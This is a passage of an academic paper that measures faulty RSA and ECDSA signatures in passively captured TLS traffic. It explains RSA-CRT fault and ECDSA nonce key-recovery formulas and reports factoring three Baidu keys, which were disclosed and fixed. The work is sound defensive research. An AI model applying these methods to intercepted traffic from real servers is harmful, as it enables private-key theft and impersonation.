CRT-RSA RSA is vulnerable to an elementary key recovery attack if a fault occurs during the signing process in an implementation that uses RSA-CRT, originally due to Lenstra [12, 39]. Let m be the padded and hashed message. Then a CRT-based signing implementation would compute two half-exponentiations $s_p = m^{d_p} \bmod p$ and $s_q = m^{d_q} \bmod q$ and use the CRT to recover the signature s.

Consider the scenario where a fault occurs during the computation of one of the half-exponentiations, and the resulting faulty signature s_f does not validate. However, s_f has the property that $s_f \equiv s_p \bmod p$ while $s_f \not\equiv s_q \bmod q$. Then $\gcd(s_f^e - m, N) = p$, revealing the factorization of N.

This attack requires that the attacker have access to one faulty signature, and for the attacker to know the padded message that was signed. For RSA PKCS#1v1.5, the deterministically padded and hashed message is easy for an attacker to construct from known hash inputs. In the case of TLS 1.2 and below, the hash inputs are all parts of the handshake visible to either a passive observer or active handshake participant.

Any deterministic or partially randomized RSA signature scheme used with CRT computations is potentially vulnerable [17]. It has been shown that randomized PSS padding is provably secure against random fault attacks [18].

Other RSA Fault Attacks Lenstra [39] and Boneh, DeMillo, and Lipton [12] also describe hypothetical key recovery attacks that could apply if transient faults occur during a non-CRT signing operation that uses a square and multiply or similar exponentiation algorithm to do exponentiation with the secret exponent d. These attacks both require a large number of faulty signatures and a specific error pattern that seems unlikely to arise given current modular exponentiation implementations and the ubiquity of blinding.

Beyond modular exponentiation, Brier et al. [16] developed a key recovery RSA fault attack exploiting injecting faults into the modulus during the CRT reconstruction step, rather than the modular exponentiation.

2.2.1 Practical fault attack demonstrations

Since the publication of the attacks described above, hardware-based fault attacks have been extensively studied, mainly focused on active attackers in the context of smartcard and other hardware implementations [2, 9, 38, 43].

In the software realm, the Rowhammer attack gave a plausible route for an attacker to induce bit flips in cryptographic computations. Razavi et al. [49] demonstrated a Rowhammer attack against RSA that involved flipping bits in the RSA public key modulus until the modulus was sufficiently composite to be easy to factor, and Weissman et al. [54] demonstrated a CRT-based Rowhammer fault attack against RSA.

Most similar to our work, Weimer [53] carried out active network scans looking for RSA-CRT faults in TLS signatures in 2015, and was able to factor more than 200 RSA keys, each of which was associated with a hardware network device. Of these keys, three were part of certificates that had been signed by certificate authorities. (Incidentally, we note that there is a significant overlap between the device manufacturers listed by Weimer as producing faulty RSA signatures and the device manufacturers listed by [29] as producing RSA moduli with repeated prime factors.)

2.3 ECDSA signatures

ECDSA (elliptic curve digital signature algorithm) [34] is a randomized digital signature scheme based on elliptic curves. (ECDSA is based on the structure of DSA, a digital signature algorithm based on the prime field discrete logarithm problem, but DSA is almost never used for TLS, so we omit a discussion here.)

An ECDSA public key consists of a set of curve parameters together with a public curve point. The curve parameters are almost always specified by naming a fixed, named curve over some fixed finite field along with its associated generating point G of a suitable group of points of prime order n. The most commonly seen curves are three curves standardized by NIST, called `secp256r1`, `secp384r1`, and `secp521r1`; the first is by far the most popular in TLS. The private key is an integer $0 < d < n$, and the public curve point is dG.

To generate an ECDSA signature, let h be the integer representation of the message hash h. The signer generates an ephemeral private key $0 < k < n$ which is often referred to as the *nonce*, and then generates the values $r = x(kG)$ and $s = k^{-1}(h + dr) \bmod n$ where the notation $x()$ means to take the x-coordinate of the curve point, and where the value of r is interpreted as an integer modulo n in the second equation. The signature is the pair (r,s).

ECDSA nonce generation ECDSA is well understood to be fragile if ever used with an insecure random number generator [14, 15, 30]. If an adversary ever learns the nonce k used to generate a single signature (r,s), it is simple to derive the long-term secret signing key d by solving the equation relating s and k for the secret d, assuming that the message hash h for the signature is known.

Even more problematic, if a signer ever reuses a nonce k to sign two different messages with the same private key, it is simple to recover k and thus the private signing key d. Let (r_1, s_1) and (r_2, s_2) be vulnerable signatures on message hashes h_1 and h_2 respectively, with $r_1 = r_2$. Then $k = (h_1 - h_2)/(s_1 - s_2) \bmod n$ and we can solve for d as above.

Because of this, many modern ECDSA implementations generate signature nonces deterministically from the secret signing key and the message to be signed [46].

These deterministic ECDSA nonce constructions will ensure that the private key will never be revealed by an insecure random number generator, but they turn out to be more fragile against fault attacks.

2.4 Fault attacks on ECDSA

Poddebniak et al. [45] describe efficient fault attacks against ECDSA that require at least two signatures with the same signature nonce, one correct and one with a fault.

Let (r, s) be an ECDSA signature as above on message hash h. If the same message hash is signed a second time and a fault happens during the computation of r but no errors occur with the deterministically computed signature nonce k, the algorithm may return the faulty signature (r_f, s_f) with $r_f \neq r$ and $s_f = k^{-1}(h + dr_f) \bmod n$. An attacker who observes both the valid signature (r, s) and faulty signature (r_f, s_f) can subtract s_f from s and rearrange to solve for $k = d(r - r_f)(s - s_f)^{-1} \bmod n$. This can then be substituted into the the relation defining s to obtain $d = h(s - s_f)(s_f r - s r_f)^{-1} \bmod n$.

2.5 TLS

The internet is currently going through an algorithm transition from TLS 1.2 to TLS 1.3. TLS 1.3 is a significant change to the TLS handshake compared to previous versions of SSL/TLS.

TLS can use RSA signatures in two main ways: first, *certificates* can contain RSA public keys and signatures to verify the identity of servers using a certificate authority (CA) public key. Second, each TLS connection can contain a *server key exchange* that carries a signature from the server's corresponding RSA key. We focus on the latter in this paper.

While certificate keys and associated certificate signatures are long-lived, the signatures found in the server key exchange message are generated *per-connection*. In TLS 1.2 and below, this signature is over the server parameters (that is, the (elliptic curve) Diffie-Hellman key exchange values) as well as the client and server random nonces that are sent as part of the client and server hello messages. Servers use their private key to generate a new signature as part of every handshake that negotiates an ephemeral Diffie-Hellman (DHE) or elliptic curve Diffie-Hellman (ECDHE) cipher suite. In TLS 1.2, clients can provide a list of supported signature algorithms (including padding formats) and hash functions using the signature_algorithm extension. The server chooses the signature algorithm and hash function from the client's list.

If a server computing the key exchange signature has an error during the signing process, or the packet containing a signature suffers a transmission error that is not caught by the TCP checksum, the signature as received by the client will fail to validate with the server's public key contained in the certificate. In this case, the client should send a *TLS Alert* message, with a code dependent on implementation.

For our purposes in this paper, TLS 1.2 and below are notable compared to other common network protocols because the server's signature is over data that is entirely visible to a passive network attacker: an observer needs only to collect the client hello, server hello, certificate, and server key exchange records in order to validate the signature. If the signature fails to verify, the passive observer would also expect to see the client send a TLS Alert and close the connection.

TLS 1.3. TLS 1.3 has made multiple major changes affecting the security of RSA signatures. In particular, TLS 1.3 adds a default extension to encrypt the handshake messages following the client and server hello messages, and mandates RSA-PSS signature padding for RSA signatures in the handshake, although PKCS#1v1.5 padding is still allowed for signatures in certificates. The server generates a signature to validate every handshake, but it is encrypted, so a passive adversary cannot observe the signature sent by the server. Our passive analysis is thus not able to use TLS 1.3 handshake data. However, it is still possible to collect and validate RSA-PSS signatures over TLS 1.3 handshakes using active scans.

SSH and IPsec also use server signatures for authentication, but a passive network observer will not be able to independently validate the signature because the signature contains data that a passive observer cannot easily compute, like the shared Diffie-Hellman secret.

3 Passive Data Collection

Passive network analysis has several advantages over active scans for measuring the prevalence of cryptographic flaws.

- **Scalability.** While network researchers commonly scan using 1 Gbps connections [21], network taps can easily be 40 or even 100 Gbps. In addition, active scanning for TLS signature flaws requires checking every signature, while a passive tap can rely on clients to do the check for them.
- **Realistic datasets.** Network tap traffic can observe servers that traditional active scanning would miss, such as firewalled hosts, non-public SNI values, sites not in popular lists, and IPv6 hosts that cannot be enumerated.




Figure 1: **TLS connections collected over time.** Our data collection process includes several idiosyncracies including downtime and gaps affecting the data we observe; holiday breaks and pandemic-related shutdowns have also affected connection patterns.

- **A shift in perspective.** Statistics from active network scans tend to be dominated by a large number of low-quality devices that are not representative of the hosts responsible for almost all real network traffic.
- **Modeling nation-state adversaries.** Nation states conducting mass surveillance are certainly capable of similar passive attacks, allowing them to decrypt traffic to or impersonate popular sites without leaving any evidence; our results demonstrate that a completely passive key compromise attack remains both feasible and practical even to less well resourced researchers, and was likely even more exploitable in the past.
- **Ethics.** Passive analysis avoids sending unnecessary traffic to servers, and instead relies on connections that are already made without our involvement.

3.1 Tap architecture

We collected data between October 2021 and May 2022. We used two network taps for data, one located at UCSD and one located at CU Boulder.

UCSD's tap receives a copy of campus wireless network mirrored from a campus Arista switch using two 10Gbps fiber lines. Due to limits in our processing capacity we exclude data from a number of large CDNs to reduce the load on our processing machine. These IPs account for about 1/3 of the traffic seen at UCSD. Once that data has been excluded we see a load of 4-6 Gbps on our server. To process this traffic we use PF_RING [40] and the Bro [42] Intrusion Detection System [2]. Our analysis includes data on any port that Bro identified as

[2]Now known as The Zeek Network Security Monitor: https://zeek.org/. However, our infrastructure is running an older version of Bro.

TLS Version	Connections	
SSL 3.0	207	0.00%
TLS 1.0	5.8M	0.16%
TLS 1.1	46K	0.00%
TLS 1.2	1.7B	47.50%
TLS 1.3	1.8B	49.04%
TLS 1.3-draft-26-fb	36.7M	1.00%
TLS 1.3-draft-23	449	0.00%
TLS 1.3-draft-28	33	0.00%
TLS 1.3-draft-26	24	0.00%
No version number	84.3M	2.29%
Total	3.7B	

Table 1: **Version numbers for SSL/TLS seen in UCSD connections.** The vast majority of the handshakes we observed were TLS 1.2 or TLS 1.3. "No version number" indicates that we did not see a server message containing a version number for that connection.

TLS traffic. To extract the TLS data we use custom Bro scripts to parse the TLS handshake messages and write the data out to logs, which are then written to a Hive database [23].

CU Boulder maintains a custom TLS packet analysis tool based on PF_RING [40] and adapted from TLS Fingerprint [25], running in a 1U server. This parser received a copy of all post-firewall traffic traversing the university network via a 40 Gbps fiber line. We analyze traffic on port 443.

TLS 1.2 Records We collected the following elements from each TLS 1.2 (or below) handshake:

The 32-byte client and server randoms, server name indication (SNI), server IP, client fingerprint [25] (a hash of identifying features from the Client Hello such as cipher suites and extensions in order to identify implementations while keeping specific devices anonymous), server certificate chain (which includes the server public key), and finally for connections using (EC)DHE cipher suites, the server key exchange parameters (Diffie-Hellman public values, signature algorithm, hash algorithm, and the server's signature).

Alert If an error occurs during the handshake, the client sends an Alert record to notify the server, and then closes the connection. Invalid signatures and other errors should produce a visible Alert record. We store the plaintext alert description.

TLS 1.3 Records TLS 1.3 connections perform an (elliptic curve or prime field) Diffie-Hellman key exchange, with keys sent in the Key Share extension in the Client and Server Hello messages. All records following the Server Hello are encrypted under the derived key, and not passively observable. This includes the certificate and server's signature authenticating the connection. Thus, for connections that negotiate TLS 1.3, we only collect the 32-byte client and server randoms, list of supported cipher suites (and the server selected one), supported and chosen protocol versions, and the client

Description	UCSD		CU Boulder	
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	561M	41.6%	880M	63.2%
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	647M	48.0%	297M	21.4%
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256	68M	5.0%	88M	6.3%
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	53M	4.0%	84M	6.1%
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	9.6M	0.7%	6.6M	0.5%
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384	3.6M	0.3%	4M	0.3%
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	3.6M	0.3%	3.9M	0.3%
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256	1M	0.1%	2.6M	0.2%
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384	1.5M	0.1%	21	0.0%
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA	160K	0.0%	300K	0.0%
Unknown	0	0.0%	6.4M	0.2%
Total	1.3B		1.4B	

Table 2: **Most common cipher suites for TLS 1.2 and below.** ECDHE key exchange with RSA signatures were the most popular public-key choices among cipher options.

and server Diffie-Hellman key exchange values.

3.2 Dataset

In total, we collected 3.3 billion TLS 1.2 and below connections across our datasets. Figure 1 shows the number of connections we collected over time for both UCSD and CU Boulder. Among these connections we observed 1.6 million unique server IPs at UCSD and 1.0 million at CU Boulder.

In our data, we see that the transition to TLS 1.3 is well under way, but not yet universal. As shown in Table 1, about half of connections are still being made with TLS 1.2 or below. More than two thirds of these connections in our datasets used RSA with PKCS#1v1.5 for the server key exchange signature. Table 2 lists the cipher suites we observed, with RSA signature cipher suites being overwhelmingly popular. Table 3 shows the breakdown of signature algorithms. The `rsa_pkcs1_*` signature algorithms represent between 65% and 70% of signatures we observed at each location.

Limitations Our collection tools both have limitations and bugs that occasionally cause us to miss some connections. This means there are idiosyncracies in our reported numbers, beyond the pre-existing biases present within any given institution. We report these limitations for completeness.

In particular, for CU Boulder,

- We do not parse connections that do not have a server key exchange message (That is, connections using RSA key exchange.)
- Before February 2022, we only parsed alerts from the client after the server key exchange.
- We do not parse TLS 1.0 handshakes.
- We began collecting TLS 1.3 handshakes in February 2022.
- We miss connections that have dropped or re-ordered packets in the handshake.
- Until February 2022, we dropped a large number of MTU-sized packets due to upstream limitations in our tap infrastructure.

Overall, these limitations mean that we are missing some data from about 80% of the TLS handshakes that pass through the CU Boulder network from October 2021 to January 2022, mainly due to a combination of TLS 1.3 handshakes and missing packets. After adding support for TLS 1.3, we miss data from around 50% of TLS handshakes. We report numbers from completed handshakes.

For UCSD, the limitations include:

- We filter out several large CDNs to reduce the traffic to a manageable size. This reduces our visibility into the very largest traffic sources on the network. [3]
- Approximately 3.3% of the 3.7 billion TLS connections we saw experienced some packet loss during collection.

3.3 Checking for anomalies

When a handshake encounters an error, the client or server would be expected to send a TLS alert containing a 1-byte description field. Table 4 shows the distribution of TLS Alerts seen throughout our dataset.

The presence of an alert in a connection signals that the client had some type of error. We are most interested in the case of a client who is unable to verify the signature on a server key exchange message. Overall, alerts happen in well under 1% of connections, with the most common alerts in our dataset being unrecognized CA, expired certificate, or unparsable messages. The specific alert that a client sends when encountering an invalid signature in the server key exchange varies across implementations. OpenSSL appears to send

[3] Our network analysis infrastructure at UCSD (which is shared with other researchers) couldn't keep up with 2x10 Gbps traffic without dropping packets. A fast IP filter dropping traffic from a few high-volume CDNs (including Akamai, Vodafone, RPS, megafon, and others) was the simplest solution that maximized parseable handshake data. These IPs were not excluded from collection at CU Boulder so we potentially would have seen evidence of vulnerabilities there.

Description	UCSD		CU Boulder	
rsa_pkcs1_sha256	521M	38.6%	421M	30.3%
rsa_pkcs1_sha512	366M	27.1%	548M	39.4%
rsa_pss_rsae_sha256	330M	24.5%	230M	16.6%
ecdsa_secp256r1_sha256	108M	8.0%	156M	11.2%
ecdsa_secp384r1_sha384	9M	0.7%	14M	1.0%
ecdsa_secp521r1_sha512	4.8M	0.4%	4.5M	0.3%
rsa_pkcs1_sha1	6.5M	0.5%	400K	0.0%
rsa_pkcs1_sha384	173K	0.0%	1M	0.1%
rsa_pkcs1_sha224	7.4K	0.0%	10K	0.0%
rsa_pss_rsae_sha512	5.7K	0.0%	875	0.0%
ecdsa_sha1	1.9K	0.0%	4.3K	0.0%
rsa_pss_rsae_sha384	490	0.0%	305	0.0%
Unknown	4M	0.3%	15M	1.1%
Total	1.3B		1.4B	

Table 3: **TLS 1.2 Signature Algorithms.** RSA PKCS#1v1.5 signatures were the most common in our dataset, followed by RSA-PSS and ECDSA.

the `decrypt_error` alert, which occurs in approximately 0.0002% of connections.

As noted in Limitations in Section 3.2, CU Boulder does not collect TLS alert messages sent by the server or those sent after the handshake. Therefore, UCSD sees a wider variety of alerts in Table 4 compared to CU Boulder.

Description	UCSD	CU Boulder
certificate_unknown	7.7M	1.1M
protocol_version	1.6K	2.6M
unknown_ca	1.1M	1.4M
handshake_failure	12K	1.1M
internal_error	797K	0
bad_certificate	15K	429K
certificate_expired	99K	99K
illegal_parameter	92K	65K
unrecognized_name	102K	0
unexpected_message	17K	11K
bad_record_mac	1.5K	4.6K
decrypt_error	585	5.1K
user_canceled	3.4K	0
record_overflow	0	3K
bad_certificate_status_response	2.1K	0
access_denied	418	1.1K
unsupported_certificate	13	1.4K
decode_error	170	125
Other	5	46
Unknown	11	0
Total Alerts	10M	6.9M
Total Connections	1.3B	1.4B

Table 4: TLS Alerts

4 Passive RSA Signature Analysis

In the UCSD data, we saw a total of 1.3 billion TLS connections where a server signature was sent. For every connection, we attempted to verify the signatures using the client random, server random, and server Diffie-Hellman parameters that we recorded for the connection. Among all these connections, we found 680 whose signatures did not verify. Of the connections that did not verify, 420 were signed using RSA, which was significantly more common than ECDSA in our dataset. See Table 3. Our CU Boulder data saw an additional 1.4 billion connections, with 1,306 invalid RSA signatures.

4.1 RSA PKCS#1v1.5 Signatures

Of the invalid signatures, 1,648 used RSA PKCS#1v1.5 signatures. For each faulty signature s_f, we examined the structure of the recovered "message" $m_f = s_f^e \bmod N$ after a modular exponentiation with the public key to try to classify the source of errors more carefully.

Figure 2 depicts a flowchart for how the structure of the faulty padded "message" m_f recovered during the RSA signature validation process may give some evidence for whether an invalid signature is due to errors in network transmission or during computation. Errors that occur in transmission between client and server would be expected to lead to an alert. We would not expect to see an alert if errors occurred in our data collection. In either case, transmission or collection errors cannot leak any private key information, while errors that occur during the server's computation of the signature may reveal the private key.

Correct PKCS#1v1.5 padding For 1,442 of the non-validating signatures, the recovered m_f had the correct padding format for a PKCS#1v1.5-padded signature—that is, they had the correct fixed padding bytes preceding the hash. That meant that these signatures failed to validate because the hash value did not match the recorded client and server randoms and server key exchange parameters.

This indicates that the problem with these signatures was not with the RSA calculation but rather with the hash function calculation either at signature generation or verification. We hypothesized that potential sources of error could be an error during the hash function calculation itself on the server, bit errors that evaded the TCP checksum during transmission, or corruption that happened after we collected the data.

Of the 1,442 faulty signatures in this category, 50 of the TLS connections were terminated with an `unexpected_message` alert, 8 with a `decrypt_error` alert, 8 with `certificate_unknown`, and 4 terminated with a `protocol_version` alert.

The remaining 1,372 faulty signatures sent no alerts, suggesting that these errors may have occurred during transmission or collection. In the UCSD data, 16 connections sent no alert but had an unsuccessful handshake, suggesting the client also failed to validate the signature. We found these signatures were formatted as a valid TLS 1.2 RSA signature using




Figure 2: **Factoring flow chart** — There are several potential causes for an observed invalid signature. If an error occurred during *transmission*, then we may be able to brute force bit flips in the signed values or signature to recover the original values. Alternatively, an error that occured during signature *computation* may allow us to factor the RSA key (green).

SHA256, but the connection used TLS 1.0, which computes the digest differently. These connections were between the same client and server over the period of a couple seconds.

In order to see if we could recover hypothesized bit flips during transmission, we brute forced both single-byte errors in every byte of the hash inputs and double bit errors anywhere in the hash inputs for all of the failed signatures to see if they would verify. None did. This suggests to us either that for the other invalid signatures there were multiple errors in the values, or that the hash function computation on the server side experienced a different type of failure.

Incorrect metadata For five signatures we recorded `0x00e6` for their signature algorithm extension, while for one we recorded `0x00d6`. Neither of these are valid values for this extension. These signatures did not seem to be formatted as a recognizable RSA padding scheme when raised to the public exponent and could not be verified. The clients and servers did not raise errors and did not complete these handshakes, so we do not know where the error occurred.

Faulty signatures Eliminating the two categories above left 200 signatures identified as RSA PKCS#1v1.5 in the handshake where the recovered faulty padded "message" m_f did not have a proper padding format.

For these signatures, we calculated the "correct" m expected from the collected handshake parameters and checked whether $\gcd(m - m_f, N)$ resulted in a factor of N. For 11 signatures, it did, allowing us to derive the corresponding RSA private key. We discuss these signatures and keys in more detail below in Section 4.1.2.

Among the remaining 189 signatures, 10 of the clients raised `decrypt_error` and did not complete the handshake. Of the 179 connections that did not raise an alert, 145 of them successfully completed the handshake.

For these signatures, we investigated whether a bit error during the transmission of the signature s might have resulted in the validation failure. We attempted to test this hypothesis by brute forcing all possible single-byte errors in s, but none resulted in a valid PKCS#1v1.5 padding format.

4.1.1 Investigating the CRT Errors

In each of the 11 connections in which we factored the RSA public key, the connection was made using TLSv1.2, so we were able to passively collect the signature and the inputs to the hash function used for signing. Three of the signatures used SHA-256 for the hash algorithm and eight used SHA-512 as the hash algorithm. Nine of the connections resulted in a TLS alert—eight `decrypt_error` and one `close_notify`—and the connection was unsuccessful in all eleven cases.

Nine of these faulty signatures were signed with (and revealed the factorization of) the same RSA modulus, and the two remaining ones revealed two further distinct RSA moduli.

Multiple faulty signatures from the same modulus gave us some opportunity to investigate the nature of the fault further. The GCD calculation revealed the same factor p each time, so we can conclude that the error occurred in the computation modulo the other factor, q, each time. We attempted to reproduce the error with single byte errors in combinations of the inputs to the CRT calculation: q, d_q, and q_{inv}. None of these was successful. We also computed $\gcd(m_i - s_i^e \bmod N, m_j - s_j^e \bmod N) = d_{ij}$ to see if we might recover information about an incorrect second factor, but each of these gave us p, $2p$, or $3p$.

4.1.2 baidu.com case study

The three private keys revealed by the 11 faulty signatures in our data were associated with three certificates that were served from four different IP addresses associated with Baidu. Two of the certificates were for `baidu.com`, and the third was for `httpsdns.baidu.com`. We confirmed these are the trusted CA-signed certificates served by Baidu services.

Figure 3 shows the number of connections made to these IP addresses during our collection period, with markers indicating days we observed the faulty signatures.

However, those certificates were not just used by the four IP addresses from which we observed faulty signatures. In our dataset these three certificates were used to secure 1.2 million distinct TLS connections, which were directed to 1,121 distinct IP addresses. There were 599 different values for the server name indication (SNI) among these connections.

In total, certificates with baidu.com in the common name field were associated with 37 failed signatures in our data, 30 of which ended with a `decrypt_error`, three without any error, two with `close_notify`, and one with `certificate_unknown`. Eleven of these signatures used PKCS#1v1.5 padding, and the remaining used RSA-PSS.

Server/code responsible After we disclosed to Baidu, they informed us that the traffic we observed was between the clients and Baidu's golang-based L7 load balancer BFE [4] which offloads cryptographic operations like signature generation to a hardware accelerator. Baidu did not share details of the specific cryptographic accelerators other than that Baidu's strategy was similar to other giant L7 load balancing deployments. There are numerous publicly available hardware implementations for such cryptographic workloads including Mellanox SmartNIC, DPU, Intel QAT, as well as FPGA and ASIC devices.

To fix the vulnerability, Baidu added a signature validation check in software. Based on the temporal pattern of signature errors we observed, we hypothesize that the errors may have been due to a single failing hardware component which then passed vulnerable signatures through the unprotected software implementation. We note that this failure mode is similar to the 2015 hardware failures described by Weimer [53] who traced RSA signature errors to a family of Cavium cryptographic hardware accelerators that were used, among other products, on TLS-terminating load balancers.

In order to investigate whether Baidu's implementation might be used elsewhere, we fingerprinted the Baidu server serving the vulnerable key based on its supported cipher suites and preference order [20] and observed that this fingerprint appeared to be unique to Baidu.

Our fingerprinting algorithm sends a TLS connection to the server claiming to support all known cipher suites, and observes which one the server selected. We then send a new TLS connection with the same list, removing the cipher suite the server chose. We repeat this process until the server sends an error (meaning they do not support any more cipher suites), and record the cipher suites and order they picked them. Baidu supported 7 cipher suites.

We then repeated this process to obtain server fingerprints for a 1% sample of TLS hosts. We used ZMap [21] to scan port 443, producing a list of 550K open hosts. Of these, 353K produced fingerprints without error, with 59K unique fingerprints. Only 38 of these matched the fingerprint of Baidu. Each of the 38 IPs presented a certificate for baidu.com.

We also experimented with the RSA private key fingerprinting technique of Janovsky et al. [33] to see if we could determine the implementation that generated the key. For each of the two keys we factored, we generated two candidate private keys, one for each ordering of prime factors p and q. We then ran Janovsky et al.'s fingerprinting tool on both private keys. For one of the orderings for each key the tool identified it as likely coming from OpenSSL (their group 24) with 90% confidence. For the other prime ordering, the tool suggested other libraries with lower confidence.

[4] https://github.com/bfenetworks/bfe




Figure 3: **Total observed connections over time to the four IP addresses that generated a factorable signature.** The markers indicate when the connections with faulty signatures occurred. Different shaped markers represent different moduli.

Active Analysis of baidu.com Servers After discovering the errors in January 2022, we initiated TLS connections to the four Baidu IP addresses associated with the faulty signatures in an attempt to reproduce a faulty signature in a controlled environment. We completed 500,000 connections from two IP addresses, with randomized TLS client hello fingerprints using uTLS [24].

Of these 500,000 completed connections, one signature did not verify, and our client produced a TLS alert. The signature used the rsa_pss_rsae_sha512 signature algorithm, so the invalid signature did not allow us to extract the factorization of the public key.

We made an effort to mitigate negative effects on server performance by rate limiting our scan so that our connections would be expected to be only a negligible proportion of traffic for this popular site.

4.2 PKCS#1v1.5 Implementation analysis

To see whether there are open source libraries vulnerable to key compromise via signature faults, we manually reviewed source code for a sample of popular open source TLS libraries. All of the libraries we looked at had code to validate signatures before returning, specifically aimed at preventing this vulnerability. All of the libraries also used RSA blinding and the Chinese Remainder Thereom when producing signatures. Most recent versions also validate the produced signatures.

Table 5 lists the libraries we looked at, and the version/date that signature validation checks were added to the codebase.

Versions of libraries that predate these are likely vulnerable.

Library	Version fixed	Date of release
OpenSSL	0.9.6a	Mar. 2001
Golang TLS	1.6	Dec. 2015
OpenJDK	jdk8u	Feb. 2015
Mbed TLS	2.1.0	Sep. 2015
libgcrypt	1.7.0	Aug. 2015
wolfSSL	3.6.8	Sep. 2015
wolfCrypt	4.3.0	Nov. 2019
Nettle	3.2	Sep. 2015

Table 5: **TLS implementations** — All of the open source TLS libraries we examined have implemented fixes that correct this issue, most commonly by verifying the signature before returning. We note that some of these checks can be disabled by application configurations.

Some libraries, including OpenJDK, have a configurable signature check, which applications can disable for performance reasons. We cannot tell a priori if applications will provide their own configurations when using this library and make them vulnerable. Similarly, wolfSSL added signature verification for its TLS code in 2015, but the signature check was not incorporated into wolfCrypt, a lower-level cryptographic library, until several years later. Applications that used wolfCrypt to produce RSA signatures remained vulnerable until a patch was added in 2019 in response to a Rowhammer-based fault attack [54].

Finally, OpenSSL's signature check is unique among the libraries we examined. Rather than simply clear the signature or return an error if the signature fails, OpenSSL recomputes the signature *without* using the CRT optimization (i.e. computes $m^d \bmod N$ directly) when its first attempt fails. This "second try" signature is not checked before it is returned to the user. As discussed in Section 2.2, there are algorithmic fault attacks that don't rely on CRT computations, but they seem more challenging to exploit.

4.3 RSA-PSS

Of the non-validating signatures in our sample, 78 were signed with RSA using PSS padding. Of these, 25 terminated with the TLS alert `decrypt_error`, 13 with `decode error`, 2 with `close_notify`, and the remaining 38 did not raise an alert. Of these 38, half of them successfully completed the handshake.

RSA-PSS padding contains a fixed flag byte `0xBC` that should be present in the recovered padded message $m = s^e \bmod N$ derived from a signature s. For each of the faulty PSS signatures, we checked for the presence of the flag byte and found that it was present in 30 connections.

For connections missing the flag byte this suggests that the faults were either due to errors in the modular exponentiation in the signing process, or to bit errors in the signature value during transmission. For the connections with the flag byte this suggests that the error occurred in the computation of the hash.

To investigate the possibility of bit errors during transmission, we brute forced all possible single-byte errors in the signature and did not find any that resulted in validating signatures. To check for errors in the hash generation we brute forced single-byte errors in the hash inputs and also failed to find any that resulted in matching hashes.

RSA-PSS has been proven secure against fault attacks if the salt is randomized and unpredictable [18]. However, if the salt is predictable and the padded message hash to be signed is known to the attacker, then PSS would become vulnerable to the same CRT-based fault attack as any other deterministic RSA padding.

4.3.1 Is RSA-PSS randomized in practice?

We were intrigued by the note in PKCS#1v2.1, discussed in Section 2.1, suggesting that randomization is not critical to the security of PSS and therefore that implementations may use fixed values or sequence numbers as a salt value.

We examined the salt values used to generate the valid PSS signatures in our dataset in order to verify whether the signatures were in fact randomized. This is straightforward: given a signature s, we recover $m = s^e \bmod N$, verify the `0xBC` flag byte on m, then parse m into `maskedDB` and `H`, and recover the padded salt by xoring `maskedDB` with `H`.

We found repeated salt values in 148 out of 330 million PSS signatures, suggesting that repeats exist, but seem to be rare enough to make a practical transient fault attack unlikely outside of more specific implementation choices.

4.3.2 Key reuse between PKCS#1v1.5 and RSA-PSS

It was quite common in our dataset to find both PKCS#1v1.5 and RSA-PSS signatures from the same public key. In the CU Boulder dataset, of 498,575 distinct RSA public keys observed, 33,320 of them had generated both PKCS#1v1.5 and RSA-PSS signatures. These keys made up 37% of the 1.6 billion total TLS 1.2 connections seen on this network. In the UCSD dataset we observed 516,019 distinct RSA keys, of which 21,916 had generated both PKCS#v1.5 and RSA-PSS signatures, accounting for approximately 34% of the 1.7 billion TLS 1.2 connections.

Kakvi [36] has formally proven that this type of key reuse is secure, with a focus on the context of TLS 1.3 supporting both. However, this proof naturally does not include fault attacks, since they fall outside of the normal UF-CMA security model for digital signatures; from that perspective, supporting multiple padding schemes creates a larger attack surface for a given private key. TLS has historically used the same long-term private keys for different protocol versions, both encryption and signatures, and different cipher and algorithm options, which has enabled a variety of downgrade attacks [1, 3, 7].

4.4 ECDSA statistics

